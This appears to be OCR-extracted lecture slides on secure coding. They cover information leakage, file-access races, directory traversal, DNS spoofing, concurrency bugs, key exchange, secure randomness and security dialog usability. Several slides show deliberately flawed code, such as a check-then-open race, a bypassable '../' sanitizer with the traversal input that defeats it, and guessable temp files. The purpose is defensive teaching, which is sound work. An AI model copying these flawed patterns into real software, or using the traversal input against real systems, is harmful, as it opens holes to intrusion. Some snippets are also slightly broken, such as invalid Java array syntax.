- Check parameter passing involving functions with a variable parameter list (e.g., format functions like printf)
- Perform output validation (symmetric to input validation), to ensure that no information leakage occurs
- Use data encryption to avoid communicating sensitive data in clear over the network
- Display sensitive information only to users having the necessary privileges and/or connected locally

Fixing information leakage

```
string Status = "";
string sqlstring = "SELECT * FROM CUSTOMER WHERE id = 10";
try {
    // SQL database access
} catch (SQLException se) {
    Status = sqlstring + " failed\r\n";
    foreach (SqlError e in se.Errors)
      Status += e.Message + "\r\n";
    WindowsIdentity user = WindowsIdentity.GetCurrent();
    WindowsPrincipal prin = new WindowsPrincipal(user);
    if (prin.IsInRole(WindowsBuiltInRole.Administrator)) {
        Response.Write("Error" + Status);
    } else {
        Response.Write("An error occurred");
        EventLog.WriteEntry("SQLApp", Status,
                                    EventLogEntryType.Error);
    }
}
```

Summary

Problem: the attacker gains access to leaked information.

- Process sensitive data in a time independent way
- Check error messages
- Check parameter passing
- Perform output validation
- Use data encryption
- Display sensitive information only to privileged users

File access
Race conditions

```
const char *filename = "/tmp/splat";
if (access(filename, R_OK) == 0) {
    int fd = open(filename, O_RDONLY);
    handle_file_contents(fd);
    close(fd);
}
```

t

t'

```
#!/usr/bin/perl
my $file = "$ENV{HOME}/.config";
read_config($file) if -r $file;
```

t

t'

- The OS could switch to another program between times *t* and *t'*
- Processes executing concurrently might delete the file being accessed, because a file name is used instead of a file handle (which is locked)

File access

It isn't really a file

```
// accept valid file name and open it
void AccessFile(char *szFileNameFromUser) {
  HANDLE hFile = CreateFile(szFileNameFromUser, 0, 0, NULL,
                            OPEN_EXISTING, 0, NULL);
}
```

- User passes existing file "C:\Documents\doc.txt", it works fine
- If user/attackers provide a device name (e.g., \\\\.\\COM1, lpt1), then the process remains stuck until the device times out.

File access
Directory traversal

```
import os
def safe_open_file(fname, base="/var/myapp/"):
  # Remove '..' and '.'
  fname = fname.replace('../', '')
  fname = fname.replace('./', '')
  return open(os.path.join(base, fname))
```

- If a user passes "../doc.txt" or "./doc.txt", `fname` will be doc.txt in the `base` directory and everything works fine
- If an attacker provides: ".../..../// doc.txt" the sanitized string `fname` becomes "../doc.txt"
- An attacker is then able to traverse to different directory and ready any file

File access

Problem: attackers take advantage of race conditions to delete or replace files, provide device names where file names are expected, or traverse directories to access files without permission.

- Never use a **file name** for more than one operation. Use a file **handle** instead.
- Keep application files in safe directories, not accessible publicly. To increase security, create a new user to run the application.
- Resolve the path (symlink or "../") before validating it.
- To increase security, lock files explicitly when first accessed.
- If a file is known to be zero size, truncate it to avoid prepopulation.
- Check if a file is a real file, not a device, a symlink or a pipe.

Resolving paths

```
char *realpath(const char*origonal_path,
               char resolved_path[PATH_MAX]);
```

```
char resolved_path[PATH_MAX];
char *real_path = NULL;

real_path = realpath(path_from_user, resolved_path);
if (real_path != NULL) {
  // all went well… real_path contains the resolved path
}
```

Checking the file type

```
HANDLE hFile = CreateFile(pFullPathName, 0, 0, NULL,
        OPEN_EXISTING,
        SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION,
        NULL);
if (hFile != INVALID_HANDLE_VALUE &&
            GetFileType(hFile) == FILE_TYPE_DISK) {
    // it's a normal file, continue processing
}
```

- Check if a file is a real disk-based file.

Using user's temporary directory

```
// C++
using namespace System::IO;
string tempName = Path::GetTempFileName();
```

```
// VB.NET
Imports System.IO
Dim tempName = Path.GetTempFileName
```

```
// C#
using System.IO;
string tempName = Path.GetTempFileName();
```

- Keep application files in a safe (temporary) directory, possibly accessible only to the application user.


Summary

Problem: attackers delete or replace files, provide device names, or traverse directories.

- Use handles for file operations
- Keep application files in safe directories
- Resolve the path before validating it (expand ../ and symlinks)
- Check the file type (disk file, device, pipe…)

Network name resolution

```
RemoteBackupApp {
   gethostbyname("www.backup.com");
   //gethostbyaddr({"www.backup.com", …});
```



Network name resolution

Problem: the application relies on a DNS for network name resolution, but the communication with the DNS can be spoofed.

- Use cryptography (certificates, signed data in both directions), e.g., SSL

More examples…

```
SWSoftwareUpdate {
  gethostbyname("www.update.sw.com");
  …
```

- Applications performing automated software update connect to update servers
- Attackers can send malicious updates (e.g., including a Trojan horse)

www.update.sw.com

Fixing network name resolution

Summary

Problem: the application relies on a DNS for network name resolution.

- Use cryptography (SSL certificates, IPSec, DNSSEC)
- When applicable, use DNS over HTTPS (DoH)

Race conditions

```
// C++
list<unsigned long> l;
unsigned long getNext() {
    unsigned long ret = 0;
    if (!l.empty()) {
        ret = l.front();
        l.pop_front();
    }
    return ret;
}
```

```
list<unsigned long> l;
unsigned long getNext() {
    unsigned long ret = 0;
    if (!l.empty()) {
        ret = l.front();
        l.pop_front();
    }
    return ret;
}
```

```
// Java
public class A {
    int x;
    public void inc() { x++; }
    public void dec() { x--; }
}
```

Race conditions

Problem: The application crashed by concurrent code that is allowed to access data not protected through mutual exclusion.

- Time of check and time of use (TOCTOU) should be within a protected time interval.
- Use locks/mutual exclusion to protect data that may be accessed concurrently; write reentrant code.

More examples…

```
char* tmp;
FILE* pTempFile;

tmp = _tempnam("/tmp", "MyApp");
pTempFile = fopen(tmp, "r+");
```


- This creates and opens a “random” temporary file with the prefix **MyApp** in **/tmp**
- If an attacker has a write permission to directory **/tmp**
- On some systems, the attacker could guess the next tmp file name and could prepopulate it with malicious content

Summary


Problem: The application is crashed by concurrent code accessing unprotected data.

- Time of check and time of use (TOCTOU) should be within a protected time interval.
- Use locks/mutual exclusion (mutex, synchronized).
  - Warning: introducing too much synchronized code or too many locks may result in deadlocks (hence, denial of service)
- Write reentrant code.
- Use private (per-user) stores for temporary files and directories.

Unauthenticated keys



Unauthenticated keys




Unauthenticated keys

Problem: A *man-in-the-middle* intercepts the keys exchanged to start an encrypted communication.

- Key exchange alone is not secure.
- Every party should be strongly authenticated before key exchange occurs.
- Use off-the-shelf, well tested solutions for authentication and key exchange.

Unauthenticated keys



Summary

Problem: Cryptographic keys are exchanged without any authentication of the involved parties.

- Use off-the-shelf, well tested solutions for authentication and key exchange, such as SSL/TLS.

Random numbers

Random numbers

Random numbers

Problem: Unpredictable random numbers should be used to prevent an attacker from taking the role of an existing user.

- PRNG (Pseudo-random number generators): used for statistical simulation; given the seed, the sequence is totally predictable.
- CRNG (Cryptographic pseudo-random generators): the seed is un-guessable (as keys used in stream ciphers); reseeding is often performed; stronger seeds are obtained by mixing them with truly random data (entropy).
- TRNG (True random number generators): resort to dedicated hardware (exploiting some high entropy process) or to timestamps of unpredictable events, such as mouse movements (system random generator); often used just as seeds, since they may still contain some statistical bias.

Fixing random numbers

```
// Java
import java.security.SecureRandom;
byte test[20];
SecureRandom crng = new SecureRandom();
crng.nextBytes(test);
```

Fixing random numbers

```
// C#
using System.Security.Cryptography;
try {
    byte[] b = new byte[32];
    new RNGCryptoServiceProvider().GetBytes(b);
} catch (CryptographicException e) {
    // error
}
```

Fixing random numbers

```
// C++ under Windows
#include <wincrypt.h>
void GetRandomBytes(BYTE* pbBuffer, DWORD dwLen) {
HCRYPTPROV hProvider; // should be a singleton
if (!CryptAcquireContext(&hProvider, 0, 0,
        PROV_RSA_FULL, CRYPT_VERIFYCONTEXT))
ExitProcess((UINT)-1);
if (!CryptGenRandom(hProvider, dwLen, pbBuffer))
    ExitProcess((UINT)-1);
}
```

Fixing random numbers

```
// UNIX (Python)
f = open('/dev/urandom')
data = f.read(128)
```


- UNIX provides system random generators (/dev/random, /dev/urandom).

Summary


Problem: Unpredictable random numbers should be used to prevent an attacker from taking the role of an existing user.

- Use cryptographic random generators or system random generators.
- To reach particularly high unpredictability standards (e.g., for lottery software), consider using a hardware random number generator (e.g., a USB entropy key).

Usability


Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.
The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.
The security certificate date is valid.
The name on the security certificate is invalid or does not match the name of the site.
Do you want to proceed?
Yes
No
View Certificate

Usability


Do you want to add the following certificate to the Root Store?
Subject: ca@digsigtrut.com, Baltimore EZ by DST, Digital Signature Trust Co., US
Issuer: Self Issued
Time Validity: Tuesday, July 06, 1999 through Friday, July 03, 2009
Serial Number: 786545D23
Thumbprint (sha1): AG5638FJGLTO4758697958FJGKRU48
Thumbprint (md5): D5639JJF956JG76J3478GJ68DKFI58
Do you want to proceed?
Yes
No

Usability

Problem: Security information is communicated, collected or made modifiable through an interface having quite poor usability.

- Users select the easy (usually unsecure) answer, without paying attention.
- Usability engineering and usability testing should be applied to security issues, as done for other functionalities.

Usability


Security usability guidelines

- Systems should be designed to be secure by default: users rarely change their security setting.
- Make security decisions for users whenever possible.
- Treat certificate problems as the server being inaccessible.
- Discourage security lessening (e.g., by deeply nesting the associated configuration options).
- Adopt progressive disclosure to communicate security information.
- Make security communication actionable.
- Clearly indicate consequences.
- State password requirements explicitly, close to the password field.

Improving usability

- The system makes security decisions for the user and it informs the user about such decisions.
- The system decision is actionable.

Improving usability



- Use tabs to disclose information progressively.
- Windows makes a similar dialog box (used by IE) available to any application, as an OS dialog.

Summary

Problem: Security information is communicated, collected or made modifiable through an interface having quite poor usability.

- Design secure systems by default and ask the user only when really needed.
- Inform the user simply and clearly, with actionable communications.
- Hide dangerous security options in deeply nested menus.